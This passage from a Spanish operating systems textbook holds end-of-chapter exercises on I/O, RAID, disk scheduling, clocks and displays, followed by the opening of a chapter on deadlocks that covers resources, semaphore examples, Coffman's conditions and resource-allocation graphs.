12. Una red de área local se utiliza de la siguiente manera. El usuario emite una llamada al sistema para escribir paquetes de datos en la red. Después el sistema operativo copia los datos en un búfer del kernel. Luego copia los datos a la tarjeta controladora de red. Cuando todos los bytes están seguros dentro del controlador, se envían a través de la red a una velocidad de 10 megabits/seg. El controlador de red receptor almacena cada bit un microsegundo después de enviarlo. Cuando llega el último bit se interrumpe la CPU de destino, y el kernel copia el paquete recién llegado a un búfer del kernel para inspeccionarlo. Una vez que averigua para cuál usuario es el paquete, el kernel copia los datos en el espacio de usuario. Si suponemos que cada interrupción y su procesamiento asociado requiere 1 mseg, que los paquetes son de 1024 bytes (ignore los encabezados) y que para copiar un byte se requiere 1 µseg, ¿cuál es la velocidad máxima a la que un proceso puede enviar los datos a otro? Suponga que el emisor se bloquea hasta que se termine el trabajo en el lado receptor y que se devuelve una señal de reconocimiento. Para simplificar, suponga que el tiempo para obtener de vuelta el reconocimiento es tan pequeño que se puede ignorar.

13. ¿Por qué los archivos de salida para la impresora normalmente se ponen en cola en el disco antes de imprimirlos?

14. El nivel 3 de RAID puede corregir errores de un solo bit, utilizando sólo una unidad de paridad. ¿Cuál es el objetivo del nivel 2 de RAID? Después de todo, también puede corregir sólo un error y requiere más unidades para hacerlo.

15. Un RAID puede fallar si dos o más unidades fallan dentro de un intervalo de tiempo corto. Suponga que la probabilidad de que una unidad falle en una hora específica es p. ¿Cuál es la probabilidad de que falle un RAID de k unidades en una hora específica?

16. Compare los niveles 0 a 5 de RAID con respecto al rendimiento de lectura, de escritura, sobrecarga de espacio y confiabilidad.

17. ¿Por qué los dispositivos de almacenamiento ópticos son intrínsecamente capaces de obtener una densidad mayor de datos que los dispositivos de almacenamiento magnéticos? *Nota*: este problema requiere cierto conocimiento de física de secundaria y acerca de cómo se generan los campos magnéticos.

18. ¿Cuáles son las ventajas y desventajas de los discos ópticos, en comparación con los discos magnéticos?

19. Si un controlador de disco escribe los bytes que recibe del disco a la memoria, tan pronto como los recibe, sin uso interno de búfer, ¿puede el entrelazado ser útil? Explique.

20. Si un disco tiene doble entrelazado, ¿necesita también desajuste de cilindros para evitar pasar por alto información al realizar una búsqueda de pista a pista? Explique su respuesta.

21. Considere un disco magnético que consiste de 16 cabezas y 400 cilindros. Este disco está dividido en zonas de 100 cilindros, en donde los cilindros en distintas zonas contienen 160, 200, 240 y 280 sectores, respectivamente. Suponga que cada sector contiene 512 bytes, que el tiempo de búsqueda promedio entre cilindros adyacentes es de 1 mseg y que el disco gira a 7200 RPM. Calcule (a) la capacidad del disco; (b) el desajuste óptimo de pistas y (c) la velocidad máxima de transferencia de datos.

22. Un fabricante de discos tiene dos discos de 5.25 pulgadas, y cada uno de ellos tiene 10,000 cilindros. El más nuevo tiene el doble de la densidad de grabación lineal del más antiguo. ¿Qué propiedades de disco son mejores en la unidad más reciente y cuáles son iguales?

23. Un fabricante de computadoras decide rediseñar la tabla de particiones del disco duro de un Pentium para proporcionar más de cuatro particiones. ¿Cuáles son algunas consecuencias de este cambio?

24. Las peticiones de disco llegan al controlador de disco para los cilindros 10, 22, 20, 2, 40, 6 y 38, en ese orden. Una búsqueda requiere 6 mseg por cada cilindro desplazado. Determine cuánto tiempo de búsqueda se requiere para

(a) Primero en llegar, primero en ser atendido.
(b) El cilindro más cercano a continuación.
(c) Algoritmo del elevador (al principio se mueve hacia arriba).

En todos los casos, el brazo está al principio en el cilindro 20.

25. Una ligera modificación del algoritmo del elevador para planificar peticiones de disco es explorar siempre en la misma dirección. ¿En qué aspecto es mejor este algoritmo modificado que el algoritmo del elevador?

26. En el análisis del almacenamiento estable mediante el uso de RAM no volátil, se pasó por alto el siguiente punto. ¿Qué ocurre si se completa la escritura estable, pero ocurre una falla antes de que el sistema operativo pueda escribir un número de bloque inválido en la RAM no volátil? ¿Arruina esta condición de competencia la abstracción del almacenamiento estable? Explique su respuesta.

27. En el análisis sobre almacenamiento estable, se demostró que el disco se puede recuperar en un estado consistente (o la escritura se completa, o no se lleva a cabo) si ocurre una falla de la CPU durante una escritura. ¿Se mantiene esta propiedad si la CPU falla de nuevo durante un procedimiento de recuperación? Explique su respuesta.

28. El manejador de interrupciones de reloj en cierta computadora requiere 2 mseg (incluyendo la sobrecarga de la conmutación de procesos) por cada pulso de reloj. El reloj opera a 60 Hz. ¿Qué fracción de la CPU está dedicada al reloj?

29. Una computadora utiliza un reloj programable en modo de onda cuadrada. Si se utiliza un reloj de 500 MHz, ¿cuál debe ser el valor del registro contenedor para lograr una resolución de reloj de

(a) un milisegundo (un pulso de reloj cada milisegundo)?
(b) 100 microsegundos?

30. Un sistema simula varios relojes al encadenar todas las peticiones de reloj en conjunto, como se muestra en la figura 5-34. Suponga que el tiempo actual es 5000 y que hay peticiones de reloj pendientes para los tiempos 5008, 5012, 5015, 5029 y 5037. Muestre los valores del Encabezado del reloj, la Hora actual, y la Siguiente señal en los tiempos 5000, 5005 y 5013. Suponga que llega una nueva señal (pendiente) en el tiempo 5017 para 5033. Muestre los valores del Encabezado del reloj, la Hora actual y la Siguiente señal en el tiempo 5023.

31. Muchas versiones de LINUX utilizan un entero de 32 bits sin signo para llevar la cuenta del tiempo como el número de segundos transcurridos desde el origen del tiempo. ¿Cuándo terminarán estos sistemas (año y mes)? ¿Espera usted que esto realmente ocurra?

32. Una terminal de mapa de bits contiene 1280 por 960 pixeles. Para desplazarse por una ventana, la CPU (o el controlador) debe desplazar todas las líneas de texto hacia arriba, al copiar sus bits de una parte de la RAM de video a otra. Si una ventana específica es de 60 líneas de altura por 80 caracteres de anchura (5280 caracteres en total), y el cuadro de un carácter es de 8 pixeles de anchura por 16 pixeles de altura, ¿cuánto tiempo se requiere para desplazar toda la ventana, a una velocidad de copia de 50 nseg por byte? Si todas las líneas tienen 80 caracteres de largo, ¿cuál es la tasa de transferencia de baudios equivalente de la terminal? Para colocar un carácter en la pantalla se requieren 5 μseg. ¿Cuántas líneas por segundo se pueden mostrar?

33. Después de recibir un carácter SUPR (SIGINT), el controlador de la pantalla descarta toda la salida que haya en la cola para esa pantalla. ¿Por qué?

34. En la pantalla a color de la IBM PC original, al escribir en la RAM de video en cualquier momento que no fuera durante el retrazado vertical del haz del CRT, aparecían puntos desagradables por toda la pantalla. Una imagen de pantalla es de 25 por 80 caracteres, cada uno de los cuales se ajusta a un cuadro de 8 pixeles por 8 pixeles. Cada fila de 640 pixeles se dibuja en una sola exploración horizontal del haz, que requiere 63.6 μseg, incluyendo el retrazado horizontal. La pantalla se vuelve a dibujar 60 veces por segundo, y en cada una de esas veces se requiere un periodo de retrazado vertical para regresar el haz a la parte superior. ¿Durante qué fracción de tiempo está disponible la RAM de video para escribir?

35. Los diseñadores de un sistema de computadora esperaban que el ratón se pudiera mover a una velocidad máxima de 20 cm/seg. Si un mickey es de 0.1 mm y cada mensaje del ratón es de 3 bytes, ¿cuál es la máxima velocidad de transferencia de datos del ratón, suponiendo que cada mickey se reporte por separado?

36. Los colores aditivos primarios son rojo, verde y azul, lo cual significa que se puede fomar cualquier color a partir de una superposición lineal de estos colores. ¿Es posible que alguien pudiera tener una fotografía a color que no se pudiera representar mediante el uso de color completo de 24 bits?

37. Una forma de colocar un carácter en una pantalla con mapa de bits es utilizar bitblt desde una tabla de tipos de letras. Suponga que un tipo de letra específico utiliza caracteres de 16 x 24 pixeles en color RGB verdadero.

(a) ¿Cuánto espacio en la tabla de tipos de letras ocupa cada carácter?
(b) Si para copiar un byte se requieren 100 nseg, incluyendo la sobrecarga, ¿cuál es la velocidad de transferencia de salida para la pantalla en caracteres/seg?

38. Suponiendo que se requieren 10 nseg para copiar un byte, ¿cuánto tiempo se requiere para retrazar por completo una pantalla con asignación de memoria, en modo de texto de 80 caracteres $\times$ 25 líneas? ¿Y una pantalla gráfica de 1024 $\times$ 768 pixeles con colores de 24 bits?

39. En la figura 5-40 hay una clase para *RegisterClass*. En el código X Window correspondiente de la figura 5-38, no hay dicha llamada o algo parecido. ¿Por qué no?

40. En el texto vimos un ejemplo sobre cómo dibujar un rectángulo en la pantalla mediante la GDI de Windows:

```
Rectangle(hdc, xizq, ysup, xder, yinf);
```

¿Hay una verdadera necesidad por el primer parámetro (*hdc*), y de ser así, cuál es? Después de todo, las coordenadas del rectángulo se especifican de manera explícita como parámetros.

41. Una terminal THINC se utiliza para mostrar una página Web que contenga una caricatura animada de 400 pixeles x 160 pixeles a una velocidad de 10 cuadros/seg. ¿Qué fracción de una conexión Fast Ethernet de 100 Mbps se consume al mostrar la caricatura?

42. Se ha observado que el sistema THINC funciona bien con una red de 1 Mbps en una prueba. ¿Puede haber problemas en una situación multiusuario? *Sugerencia:* Considere que un gran número de usuarios ven un programa de TV y que el mismo número de usuarios navegan por World Wide Web.

43. Si el máximo voltaje de una CPU (*V*) se recorta a *V/n*, su consumo de energía disminuye a $1/n^2$ de su valor original, y su velocidad de reloj disminuye a *1/n* de su valor original. Suponga que un usuario está escribiendo a 1 carácter/seg, pero que el tiempo de CPU requerido para procesar cada carácter es de 100 mseg. ¿Cuál es el valor óptimo de *n* y cuál es el correspondiente ahorro de energía en porcentaje, comparado con la opción de no cortar el voltaje? Suponga que una CPU inactiva no consume energía.

44. Una computadora notebook se configura para sacar el máximo provecho de las características de ahorro de energía, incluyendo apagar la pantalla y el disco duro después de periodos de inactividad. Algunas veces un usuario ejecuta programas UNIX en modo de texto, y otras veces utiliza el Sistema X Window. Le sorprende descubrir que la vida de la batería es mucho mejor cuando utiliza programas de sólo texto. ¿Por qué?

45. Escriba un programa que simule un almacenamiento estable. Utilice dos archivos extensos de longitud fija en su disco para simular los dos discos.

46. Escriba un programa para implementar los tres algoritmos de planificación del brazo del disco. Escriba un programa controlador que genere una secuencia de números de cilindro (0 a 999) al azar, que ejecute los tres algoritmos para esta secuencia e imprima la distancia total (número de cilindros) que necesita el brazo para desplazarse en los tres algoritmos.

47. Escriba un programa para implementar varios temporizadores usando un solo reloj. La entrada para este programa consiste en una secuencia de cuatro tipos de comandos (S <int>, T, E <int>, P): S <int> establece el tiempo actual a <int>; T es un pulso de reloj; y E <int> programa una señal para que ocurra en el tiempo <int>; P imprime los valores de Tiempo actual, Siguiente señal y Encabezado de reloj. Su programa también debe imprimir una instrucción cada vez que sea tiempo de generar una señal.

6

INTERBLOQUEOS

Los sistemas computacionales están llenos de recursos que pueden ser utilizados por sólo un proceso a la vez. Algunos ejemplos comunes son las impresoras, las unidades de cinta y las ranuras en los tableros internos del sistema. Cuando dos procesos escriben de manera simultánea en la impresora se producen incoherencias. Si dos procesos utilizan la misma entrada en la tabla del sistema de archivos invariablemente se corrompe el sistema de archivos. En consecuencia, todos los sistemas operativos tienen la habilidad de otorgar (en forma temporal) a un proceso el acceso exclusivo a ciertos recursos.

Para muchas aplicaciones, un proceso necesita acceso exclusivo no sólo a un recurso, sino a varios. Por ejemplo, suponga que cada uno de dos procesos quiere grabar un documento digitalizado en un CD. El proceso *A* pide permiso para utilizar el escáner y se le otorga. El proceso *B* se programa de manera distinta y solicita primero el grabador de CDs, y también se le otorga. Ahora *A* pide el grabador de CDs, pero la petición se rechaza hasta que *B* lo libere. Por desgracia, en vez de liberar el grabador de CD, *B* pide el escáner. En este punto ambos procesos están bloqueados y permanecerán así para siempre. A esta situación se le conoce como **interbloqueo**.

Los interbloqueos también pueden ocurrir entre máquinas. Por ejemplo, muchas oficinas tienen una red de área local con muchas computadoras conectadas. A menudo, los dispositivos como escáneres, grabadores de CD, impresoras y unidades de cinta se conectan a la red como recursos compartidos, disponibles para cualquier usuario en cualquier equipo. Si estos dispositivos se pueden reservar de manera remota (es decir, desde el equipo doméstico del usuario), pueden ocurrir los mismos tipos de interbloqueos antes descritos. Las situaciones más complicadas pueden ocasionar interbloqueos que involucren a tres, cuatro o más dispositivos y usuarios.

Los interbloqueos pueden ocurrir en una variedad de situaciones, además de solicitar dispositivos de E/S dedicados. Por ejemplo, en un sistema de bases de datos, un programa puede tener que bloquear varios registros que esté utilizando para evitar condiciones de competencia. Si el proceso *A* bloquea el registro *R1* y el proceso *B* bloquea el registro *R2*, y después cada proceso trata de bloquear el registro del otro, también tenemos un interbloqueo. Por ende, los interbloqueos pueden ocurrir en los recursos de hardware o de software.

En este capítulo analizaremos varios tipos de interbloqueos, veremos cómo surgen y estudiaremos algunas formas de prevenirlos o evitarlos. Aunque este libro es sobre los interbloqueos en el contexto de los sistemas operativos, también ocurren en los sistemas de bases de datos y en muchos otros contextos en las ciencias computacionales, por lo que en realidad este material se puede aplicar a una amplia variedad de sistemas de multiproceso. Se ha escrito mucho sobre los interbloqueos. Dos bibliografías sobre el tema han aparecido en *Operating Systems Review* y deben consultarse en busca de referencias (Newton, 1979; y Zobel, 1983). Aunque estas bibliografías son antiguas, la mayor parte del trabajo sobre los interbloqueos se hizo mucho antes de 1980, por lo que aún son de utilidad.

6.1 RECURSOS

Una clase principal de interbloqueos involucra a los recursos, por lo que para empezar nuestro estudio veremos lo que son. Los interbloqueos pueden ocurrir cuando a los procesos se les otorga acceso exclusivo a los dispositivos, registros de datos, archivos, etcétera. Para que el análisis sobre los interbloqueos sea lo más general posible, nos referiremos a los objetos otorgados como **recursos**. Un recurso puede ser un dispositivo de hardware (por ejemplo, una unidad de cinta) o una pieza de información (como un registro bloqueado en una base de datos). Por lo general, una computadora tendrá muchos recursos que se pueden adquirir. Para algunos recursos puede haber disponibles varias instancias idénticas, como tres unidades de cinta. Cuando hay disponibles varias copias de un recurso, se puede utilizar sólo una de ellas para satisfacer cualquier petición de ese recurso. En resumen, un recurso es cualquier cosa que se debe adquirir, utilizar y liberar con el transcurso del tiempo.

6.1.1 Recursos apropiativos y no apropiativos

Los recursos son de dos tipos: apropiativos y no apropiativos. Un **recurso apropiativo** es uno que se puede quitar al proceso que lo posee sin efectos dañinos. La memoria es un ejemplo de un recurso apropiativo. Por ejemplo, considere un sistema con 256 MB de memoria de usuario, una impresora y dos procesos de 256 MB, cada uno de los cuales quiere imprimir algo. El proceso *A* solicita y obtiene la impresora, y después empieza a calcular los valores a imprimir. Antes de terminar con el cálculo, excede su quantum de tiempo y se intercambia por el otro proceso.

Ahora el proceso *B* se ejecuta y trata (sin éxito) de adquirir la impresora: se crea una situación potencial de interbloqueo, ya que *A* tiene la impresora y *B* tiene la memoria, y ninguno puede proceder sin el recurso que el otro posee. Por fortuna, es posible apropiarse (quitar) de la memoria de

B al intercambiarlo y colocar el proceso *A* de vuelta. Ahora *A* se puede ejecutar, realizar su impresión y después liberar la impresora. Así no ocurre ningún interbloqueo.

Por el contrario, un **recurso no apropiativo** es uno que no se puede quitar a su propietario actual sin hacer que el cómputo falle. Si un proceso ha empezado a quemar un CD-ROM y tratamos de quitarle de manera repentina el grabador de CD y otorgarlo a otro proceso, se obtendrá un CD con basura. Los grabadores de CD no son apropiativos en un momento arbitrario.

En general, los interbloqueos involucran a los recursos no apropiativos. Los interbloqueos potenciales que pueden involucrar a los recursos apropiativos por lo general se pueden resolver mediante la reasignación de los recursos de un proceso a otro. Por ende, nuestro análisis se enfocará en los recursos no apropiativos.

La secuencia de eventos requerida para utilizar un recurso se proporciona a continuación, en un formato abstracto.

1. Solicitar el recurso.
2. Utilizar el recurso.
3. Liberar el recurso.

Si el recurso no está disponible cuando se le solicita, el proceso solicitante se ve obligado a esperar. En algunos sistemas operativos, el proceso se bloquea de manera automática cuando falla la solicitud de un recurso, y se despierta cuando el recurso está disponible. En otros sistemas, la solicitud falla con un código de error y depende del proceso que hizo la llamada decidir si va a esperar un poco e intentar de nuevo.

Un proceso al que se le ha negado la petición de un recurso por lo general permanece en un ciclo estrecho solicitando el recurso, después pasa al estado inactivo y después intenta de nuevo. Aunque este proceso no está bloqueado, para toda intención y propósito es como si lo estuviera, debido a que no puede realizar ningún trabajo útil. En nuestro siguiente análisis vamos a suponer que cuando a un proceso se le niega un recurso solicitado pasa al estado inactivo.

La naturaleza exacta de solicitar un recurso es en gran medida dependiente del sistema. En algunos sistemas se proporciona una llamada al sistema `request` para permitir que los procesos pidan los recursos en forma explícita. En otros, los únicos recursos que conoce el sistema operativo son los archivos especiales que sólo un proceso puede tener abiertos en un momento dado. Éstos se abren mediante la llamada al sistema `open` ordinaria. Si el archivo ya está en uso, el proceso que llama es bloqueado hasta que su propietario actual lo cierra.

6.1.2 Adquisición de recursos

Para ciertos tipos de recursos, como los registros de una base de datos, es responsabilidad de los procesos de usuario administrar su uso. Una manera de permitir que los usuarios administren los recursos es asociar un semáforo con cada recurso. Estos semáforos se inicializan con 1. Se pueden utilizar mutexes de igual forma. Los tres pasos antes listados se implementan como una operación

down en el semáforo para adquirir el recurso, usarlo y finalmente realizar una operación up en el recurso para liberarlo. Estos pasos se muestran en la figura 6-1(a).

```
typedef int semaforo;
semaforo recurso_1;


void proceso_A(void) {
   down(&recurso_1);
   usar_recurso_1();
   up(&recurso_1);
}
```

(a)

```
typedef int semaforo;
semaforo recurso_1;
semaforo recurso_2;

void proceso_A(void) {
   down(&recurso_1);
   down(&recurso_2);
   usar_ambos_recursos();
   up(&recurso_2);
   up(&recurso_1);
}
```

(b)

Figura 6-1. Uso de un semáforo para proteger los recursos. (a) Un recurso. (b) Dos recursos.

Algunas veces los procesos necesitan dos o más recursos. Se pueden adquirir de manera secuencial, como se muestra en la figura 6-1(b). Si se necesitan más de dos recursos, sólo se adquieren uno después del otro.

Hasta ahora todo está bien. Mientras sólo haya un proceso involucrado, todo funciona sin problemas. Desde luego que con sólo un proceso, no hay necesidad de adquirir formalmente los recursos, ya que no hay competencia por ellos.

Ahora consideremos una situación con dos procesos, *A* y *B*, y dos recursos. En la figura 6-2 se ilustran dos escenarios. En la figura 6-2(a), ambos procesos piden los recursos en el mismo orden. En la figura 6-2(b), los piden en un orden distinto. Esta diferencia puede parecer insignificante, pero no lo es.

En la figura 6-2(a), uno de los procesos adquirirá el primer recurso antes del otro. Después ese proceso adquirirá con éxito el segundo recurso y realizará su trabajo. Si el otro proceso intenta adquirir el recurso 1 antes de que sea liberado, el otro proceso simplemente se bloqueará hasta que esté disponible.

En la figura 6-2(b), la situación es distinta. Podría ocurrir que uno de los procesos adquiera ambos recursos y en efecto bloquee al otro proceso hasta que termine. Sin embargo, también podría ocurrir que el proceso *A* adquiera el recurso 1 y el proceso *B* adquiera el recurso 2. Ahora cada uno se bloqueará al tratar de adquirir el otro. Ninguno de los procesos se volverá a ejecutar. Esa situación es un interbloqueo.

Aquí podemos ver cómo lo que parece ser una diferencia insignificante en el estilo de codificación (cuál recurso adquirir primero) constituye la diferencia entre un programa funcional y uno que falle de una manera difícil de detectar. Como los interbloqueos pueden ocurrir con tanta facilidad, gran parte de la investigación se ha enfocado en las formas de lidiar con ellos. En este capítulo analizaremos los interbloqueos con detalle y lo que se puede hacer con ellos.

```
typedef int semaforo;
  semaforo recurso_1;
  semaforo recurso_2;

  void proceso_A(void) {
    down(&recurso_1);
    down(&recurso_2);
    usar_ambos_recursos();
    up(&recurso_2);
    up(&recurso_1);
  }

  void proceso_B(void) {
    down(&recurso_1);
    down(&recurso_2);
    usar_ambos_recursos();
    up(&recurso_2);
    up(&recurso_1);
  }
```

(a)

```
semaforo recurso_1;
semaforo recurso_2;

void proceso_A(void) {
  down(&recurso_1);
  down(&recurso_2);
  usar_ambos_recursos();
  up(&recurso_2);
  up(&recurso_1);
}

void proceso_B(void) {
  down(&recurso_2);
  down(&recurso_1);
  usar_ambos_recursos();
  up(&recurso_1);
  up(&recurso_2);
}
```

(b)

Figura 6-2. (a) Código libre de interbloqueos. (b) Código con potencial de interbloqueo.

6.2 INTRODUCCIÓN A LOS INTERBLOQUEOS

El interbloqueo se puede definir formalmente de la siguiente manera:

> *Un conjunto de procesos se encuentra en un interbloqueo si cada proceso en el conjunto está esperando un evento que sólo puede ser ocasionado por otro proceso en el conjunto.*

Debido a que todos los procesos están en espera, ninguno de ellos producirá alguno de los eventos que podrían despertar a cualquiera de los otros miembros del conjunto, y todos los procesos seguirán esperando para siempre. Para este modelo suponemos que los procesos tienen sólo un hilo y que no hay interrupciones posibles para despertar a un proceso bloqueado. La condición sin interrupciones es necesaria para evitar que un proceso, que de cualquier otra forma estaría en interbloqueo, sea despertado por una alarma, por ejemplo, y después ocasione eventos que liberen a otros procesos en el conjunto.

En la mayoría de los casos, el evento por el que cada proceso espera es la liberación de algún recurso que actualmente es poseído por otro miembro del conjunto. En otras palabras, cada miembro del conjunto de procesos en interbloqueo está esperando un recurso que posee un proceso en interbloqueo. Ninguno de los procesos se puede ejecutar, ninguno de ellos puede liberar recursos y ninguno puede ser despertado. El número de procesos y el número de cualquier tipo de recursos poseídos y solicitados es irrelevante. Este resultado se aplica a cualquier tipo de recurso, tanto de hardware como de software. A este tipo de interbloqueo se le conoce como **interbloqueo de recursos**. Es probablemente el tipo

más común, pero no el único. Primero estudiaremos los interbloqueos de recursos con detalle, y después regresaremos brevemente a los demás tipos de interbloqueos al final del capítulo.

6.2.1 Condiciones para los interbloqueos de recursos

Coffman y colaboradores (1971) mostraron que deben aplicarse cuatro condiciones para un interbloqueo (de recursos):

1. Condición de exclusión mutua. Cada recurso se asigna en un momento dado a sólo un proceso, o está disponible.
2. Condición de contención y espera. Los procesos que actualmente contienen recursos que se les otorgaron antes pueden solicitar nuevos recursos.
3. Condición no apropiativa. Los recursos otorgados previamente no se pueden quitar a un proceso por la fuerza. Deben ser liberados de manera explícita por el proceso que los contiene.
4. Condición de espera circular. Debe haber una cadena circular de dos o más procesos, cada uno de los cuales espera un recurso contenido por el siguiente miembro de la cadena.

Las cuatro condiciones deben estar presentes para que ocurra un interbloqueo. Si una de ellas está ausente, no es posible el interbloqueo de recursos.

Vale la pena observar que cada condición se relaciona con una política que puede o no tener un sistema. ¿Puede asignarse un recurso dado a más de un proceso a la vez? ¿Puede un proceso contener un recurso y pedir otro? ¿Pueden reemplazarse los procesos? ¿Pueden existir esperas circulares? Más adelante veremos cómo se puede atacar a los interbloqueos al tratar de negar algunas de estas condiciones.

6.2.2 Modelado de interbloqueos

Holt (1972) mostró cómo se pueden modelar estas cuatro condiciones mediante el uso de gráficos dirigidos. Los gráficos tienen dos tipos de nodos: procesos, que se muestran como círculos, y recursos, que se muestran como cuadros. Un arco dirigido de un nodo de recurso (cuadro) a un nodo de proceso (círculo) significa que el recurso fue solicitado previamente por, y asignado a, y actualmente es contenido por ese proceso. En la figura 6-3(a), el recurso *R* está asignado actualmente al proceso *A*.

Un arco dirigido de un proceso a un recurso significa que el proceso está actualmente bloqueado, en espera de ese recurso. En la figura 6-3(b), el proceso *B* espera al recurso *S*. En la figura 6-3(c) podemos ver un interbloqueo: el proceso *C* está esperando al recurso *T*, que actualmente es contenido por el proceso *D*. El proceso *D* no va a liberar al recurso *T* debido a que está esperando el recurso *U*, contenido por *C*. Ambos procesos esperarán para siempre. Un ciclo en el gráfico indica que hay un interbloqueo que involucra a los procesos y recursos en el ciclo (suponiendo que hay un recurso de cada tipo). En este ejemplo, el ciclo es *C-T-D-U-C*.

Ahora veamos un ejemplo de cómo se pueden utilizar los gráficos de recursos. Imagine que tenemos tres procesos *A*, *B* y *C*, y tres recursos *R*, *S* y *T*. Las peticiones y liberaciones de los tres pro-




Figura 6-3. Gráficos de asignación de recursos. (a) Contención de un recurso. (b) Petición de un recurso. (c) Interbloqueo.

cesos se proporcionan en las figuras 6-4(a) a (c). El sistema operativo es libre de ejecutar cualquier proceso desbloqueado en cualquier momento, por lo que podría optar por ejecutar *A* hasta que terminara todo su trabajo, después *B* hasta que completara y por último *C*.

Este orden no produce interbloqueos (debido a que no hay competencia por los recursos), pero tampoco tiene paralelismo. Además de solicitar y liberar recursos, los procesos realizan cálculos y operaciones de E/S. Cuando los procesos se ejecutan en forma secuencial, no hay posibilidad de que mientras un proceso espera la E/S, otro pueda utilizar la CPU. Por ende, ejecutar los procesos estrictamente en forma secuencial puede no ser óptimo. Por otra parte, si ninguno de los procesos realiza operaciones de E/S, es mejor el algoritmo del trabajo más corto primero que el algoritmo por turno rotatorio (*round-robin*), por lo que en ciertas circunstancias tal vez lo mejor sea ejecutar todos los procesos en forma secuencial.

Ahora vamos a suponer que los procesos realizan tanto operaciones de E/S como cálculos, por lo que el algoritmo por turno rotatorio es un algoritmo de programación razonable. Las peticiones de recursos podrían ocurrir en el orden de la figura 6-4(d). Si estas seis solicitudes se llevan a cabo en ese orden, los seis gráficos de recursos resultantes se muestran en las figuras 6-4(e) a (j). Después de haber realizado la petición 4, *A* se bloquea en espera de *S*, como se muestra en la figura 6-4(h). En los siguientes dos pasos *B* y *C* también se bloquean, lo que en última instancia conduce a un ciclo y al interbloqueo de la figura 6-4(j).

Sin embargo, y como ya hemos mencionado, el sistema operativo no tiene que ejecutar los procesos en un orden especial. En particular si al otorgar una petición específica se puede producir un interbloqueo, el sistema operativo simplemente puede suspender el proceso sin otorgar la solicitud (es decir, no sólo programar el proceso) hasta que sea seguro. En la figura 6-4, si el sistema operativo supiera acerca del interbloqueo inminente, podría suspender a *B* en vez de otorgarle el recurso *S*. Al ejecutar sólo *A* y *C*, obtendríamos las peticiones y liberaciones de la figura 6-4(k) en vez de la figura 6.4(d). Esta secuencia produce los gráficos de recursos de las figuras 6-4(l) a (q), que no producen un interbloqueo.

Después del paso (q), se puede otorgar el recurso *S* al proceso *B*, debido a que *A* ha terminado y *C* tiene todo lo que necesita. Aun si *B* se hubiera bloqueado al solicitar a *T*, no puede ocurrir un interbloqueo. *B* sólo esperará hasta que *C* termine.




Figura 6-4. Un ejemplo sobre cómo puede ocurrir el interbloqueo y cómo se puede evitar.

